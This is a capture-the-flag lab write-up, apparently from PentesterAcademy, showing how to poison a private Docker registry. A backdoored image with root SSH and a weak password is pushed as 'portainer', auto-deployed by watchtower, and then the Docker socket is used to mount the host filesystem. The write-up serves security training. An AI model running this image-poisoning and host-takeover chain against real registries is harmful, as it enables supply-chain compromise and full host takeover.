
ATTACK
DEFENSE
by PentesterAcademy

Name	Corrupting Source Image III
URL	https://www.attackdefense.com/challengedetails?cid=1587
Type	DevSecOps : Docker Registry

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Leverage this arrangement to retrieve the flag from the container!

Step 1: Scan registry with Nmap.

Command: nmap registry

```
root@localhost:~# nmap registry

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-26 17:04 UTC
Nmap scan report for registry (192.234.27.4)
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
513/tcp  open  login
514/tcp  open  shell
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 3.52 seconds
root@localhost:~#
```

Private docker registry is serving on port 5000.

Step 2: Scan targetserver with Nmap..

Command: nmap targetserver

```
root@localhost:~# nmap targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-26 17:02 UTC
Nmap scan report for targetserver (192.234.27.5)
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
513/tcp  open  login
514/tcp  open  shell
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
root@localhost:~#
```

A webserver, SSH service and another service (on port 9000) are running on targetserver.

Step 3: Check the content hosted on the port 9000

Command: curl targetserver:9000

```
root@localhost:~# curl targetserver:9000
<!DOCTYPE html><html lang="en" ng-app="portainer">
<head>
  <meta charset="utf-8">
  <title>Portainer</title>
  <meta name="description" content="">
  <meta name="author" content="Portainer.io">
```

Portainer is running on port 9000 of targetserver. Portainer is a docker administration tool and is mounted with docker socket. Pwning this container can lead to host compromise.

Step 4: Use curl to interact with the private registry present on the network. List the repositories present on the registry.

Command: curl registry:5000/v2/_catalog

```
root@localhost:~# curl registry:5000/v2/_catalog
{"repositories":["alpine","sshd-docker-cli","ubuntu","ubuntu-base","wordpress"]}
root@localhost:~#
```

There is no portainer image present on the private registry. However, there is a sshd-docker-cli image present on it which appears to have SSH server and a docker client.

Step 5: Pull this image to local machine.

Command: docker pull registry:5000/sshd-docker-cli

```
root@localhost:~# docker pull registry:5000/sshd-docker-cli
Using default tag: latest
latest: Pulling from sshd-docker-cli
7ddbc47eeb70: Already exists
c1bbdc448b72: Already exists
8c3b70e39044: Already exists
45d437916d57: Already exists
101d168ba5a4: Pull complete
a2c63f31e9cc: Pull complete
f434c8dd1c8e: Pull complete
Digest: sha256:1dd176219fa2b1e59c498b3e676a13f4b2f9c3983c6d1bfe76f8cc0f686be5fa
Status: Downloaded newer image for registry:5000/sshd-docker-cli:latest
registry:5000/sshd-docker-cli:latest
root@localhost:~#
```

Step 6: Check the images present on the local machine.

Command: docker images

```
root@localhost:~# docker images
REPOSITORY                      TAG                 IMAGE ID            CREATED             SIZE
registry:5000/sshd-docker-cli   latest              6c28245e08f6        4 days ago          569MB
modified-ubuntu                 latest              54ee2a71bdef        5 weeks ago         855MB
ubuntu                          18.04               775349758637        7 weeks ago         64.2MB
alpine                          latest              965ea09ff2eb        2 months ago        5.55MB
root@localhost:~#
```

Step 7: Run the registry:5000/sshd-docker-cli image

Command: docker run -d registry:5000/sshd-docker-cli

Step 9: Check the IP address of the running container.

Command: docker inspect 9a91b0ea3b12126239cba2ea49bb0a4357ee74d5f66e488048a3371130bde805

```
root@localhost:~# docker inspect 9a91b0ea3b12126239cba2ea49bb0a4357ee74d5f66e488048a3371130bde805
[
    {
        "Id": "9a91b0ea3b12126239cba2ea49bb0a4357ee74d5f66e488048a3371130bde805",
        "Created": "2019-12-26T17:14:46.25158173Z",
        "Path": "/startup.sh",
```

```
"Networks": {
    "bridge": {
        "IPAMConfig": null,
        "Links": null,
        "Aliases": null,
        "NetworkID": "19d55e50348b7fb5b6a49934a23dcacae3dc7e2307dcbf1a80a8e42cf0b42675",
        "EndpointID": "07ba93d2f4a2b0b05fed939fafad2d1336bf05cff2ae7ab600fc628079be728e",
        "Gateway": "172.17.0.1",
        "IPAddress": "172.17.0.2",
        "IPPrefixLen": 16,
        "IPv6Gateway": "",
        "GlobalIPv6Address": "",
        "GlobalIPv6PrefixLen": 0,
        "MacAddress": "02:42:ac:11:00:02",
        "DriverOpts": null
    }
```

The container has IP 172.17.0.2

Step 10: Try to connect to the running container using SSH

Command: ssh root@172.17.0.2

```
root@localhost:~# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ECDSA key fingerprint is SHA256:JEcM4O5FjFEDTMBT1g7X9JQW9baMiR3Eq/Q9oggno2I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.17.0.2' (ECDSA) to the list of known hosts.
root@172.17.0.2's password:

root@localhost:~#
```

Now, as it is verified that the image has SSH service running in it. However, the password to root user is not known. In addition to that, to make sure that the root user is allowed to SSH, the SSH server config has to be correct.

Step 11: Copy the sshd config file out from the running container.

Command: docker cp 9a91b0ea3b12:/etc/ssh/sshd_config .

```
root@localhost:~# docker ps
CONTAINER ID        IMAGE                              COMMAND             CREATED
9a91b0ea3b12        registry:5000/sshd-docker-cli   "/startup.sh"       9 minutes ago
ck
root@localhost:~#
root@localhost:~# docker cp 9a91b0ea3b12:/etc/ssh/sshd_config .
root@localhost:~#
```

Step 12: change the SSH server port to 9000 (because FTP server container is bound on host port 9000). Also, allow the root user to SSH

```
Port 9000
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
```

```
# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
```

Step 13: Now create a new image using the existing image and copy the SSH server configuration into it. Also, set the password for root user.

Dockerfile content:

FROM registry:5000/sshd-docker-cli

COPY sshd_config /etc/ssh/

RUN echo root:password | chpasswd

ENTRYPOINT ["/startup.sh"]

```
FROM registry:5000/sshd-docker-cli

COPY sshd_config /etc/ssh/

RUN echo root:password | chpasswd

ENTRYPOINT ["/startup.sh"]
```

The password of root user: password

NOTE: ENTRYPOINT is important to define here. This will handle the arguments that portainer image takes.

Step 14: Build the image but tag it on registry:5000/portainer so it can be pushed to registry and then pulled by watchtower to replace the running portainer container.

Command: docker build -t registry:5000/portainer .

```
root@localhost:~# docker build -t registry:5000/portainer .
Sending build context to Docker daemon   25.6kB
Step 1/4 : FROM registry:5000/sshd-docker-cli
 ---> 6c28245e08f6
Step 2/4 : COPY sshd_config /etc/ssh/
 ---> Using cache
 ---> a0ece6570c1d
Step 3/4 : RUN echo root:password | chpasswd
 ---> Using cache
 ---> 74ca93ff5ad6
Step 4/4 : ENTRYPOINT ["/startup.sh"]
 ---> Using cache
 ---> a1870f24e24f
Successfully built a1870f24e24f
Successfully tagged registry:5000/portainer:latest
root@localhost:~#
```

Step 15: Once the image is ready, push it to the private registry

Command: docker push registry:5000/portainer .

```
root@localhost:~# docker push registry:5000/portainer
The push refers to repository [registry:5000/portainer]
f5c86a5a4b9b: Layer already exists
1891d3c36cf6: Layer already exists
7fdb175f9a4e: Layer already exists
7875050d5b93: Layer already exists
228e6d47e2d9: Layer already exists
e0b3afb09dc3: Layer already exists
6c01b5a53aac: Layer already exists
2c6ac8e5063e: Layer already exists
cc967c529ced: Layer already exists
latest: digest: sha256:7cec749d55f6aaa44a5587c31ea6864ae1e4a3255eb7a08ca737824da5968f61 size: 2194
root@localhost:~#
```

Step 16: Scan the port 9000 on the target docker server.

Command: nmap -p9000 -sV targetserver

```
root@localhost:~# nmap -p9000 targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-26 17:27 UTC
Nmap scan report for targetserver (192.234.27.5)
Host is up (0.0016s latency).

PORT     STATE SERVICE
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
root@localhost:~#
```

Step 18: Wait for some time, scan the port 9000 on the target docker server again.

Command: nmap -p9000 -sV targetserver

```
root@localhost:~# nmap -p9000 -sV targetserver

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-26 17:45 UTC
Nmap scan report for targetserver (192.234.27.5)
Host is up (0.0014s latency).

PORT     STATE SERVICE VERSION
9000/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
root@localhost:~#
```

This time, instead of portainer, the SSH service is running on port 9000.

Step 19: Connect to the remote SSH server using credentials defined in the image building phase.

Credentials:
Username : root
Password : password

Command: ssh -p 9000 root@targetserver

```
root@localhost:~# ssh -p 9000 root@targetserver
The authenticity of host '[targetserver]:9000 ([192.234.27.5]:9000)' can't be established.
ECDSA key fingerprint is SHA256:JEcM4O5FjFEDTMBT1g7X9JQW9baMiR3Eq/Q9oggno2I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[targetserver]:9000,[192.234.27.5]:9000' (ECDSA) to the list of known hosts.
root@targetserver's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Step 20: The docker socket (/var/run/docker.sock) was mounted to portainer container, so the same is mounted on this container. Hence, docker client present in the container will be able to interact with the docker daemon of the host machine.

Command: docker ps

```
root@8d72f9aa48a0:~# docker ps
CONTAINER ID        IMAGE                       COMMAND                  CREATED             STATUS              PORTS                    NAMES
8d72f9aa48a0        registry:5000/portainer     "/startup.sh --admin…"   About a minute ago  Up About a minute   0.0.0.0:9000->9000/tcp   portai
ner
588834ad6be0        watchtower                  "/watchtower --inter…"   About an hour ago   Up 52 minutes                                watcht
ower
root@8d72f9aa48a0:~#
```

Step 21: Check docker images present on the local machine.

Command: docker images

```
root@8d72f9aa48a0:~# docker images
REPOSITORY                  TAG                 IMAGE ID            CREATED             SIZE
registry:5000/portainer     latest              a1870f24e24f        5 minutes ago       569MB
<none>                      <none>              d1219c88aa21        7 weeks ago         80.8MB
watchtower                  latest              3069a9fb302a        22 months ago       9.49MB
root@8d72f9aa48a0:~#
```

Step 22: Start a new container using the same image and mount host filesystem to it.

Command: docker run -d -v /:/host registry:5000/portainer

Then, get an interactive bash session in it.

Command: docker exec -it bfef7cb8c803aeade694cd1e7893eec9b36b80b6e341054e3367548df2d865b0 bash

```
root@8d72f9aa48a0:~# docker run -d -v /:/host registry:5000/portainer
bfef7cb8c803aeade694cd1e7893eec9b36b80b6e341054e3367548df2d865b0
root@8d72f9aa48a0:~#
root@8d72f9aa48a0:~# docker exec -it bfef7cb8c803aeade694cd1e7893eec9b36b80b6e341054e3367548df2d865b0 bash
root@bfef7cb8c803:/#
```

Step 23: Check the mounted host filesystem and retrieve the flag.

Command: cat /host/root/flag

```
root@bfef7cb8c803:/# cat /host/root/flag
74254174d3c9f14d9df5a1c313a8d309
root@bfef7cb8c803:/#
```

Flag: 74254174d3c9f14d9df5a1c313a8d309

References

1. Docker (https://www.docker.com/)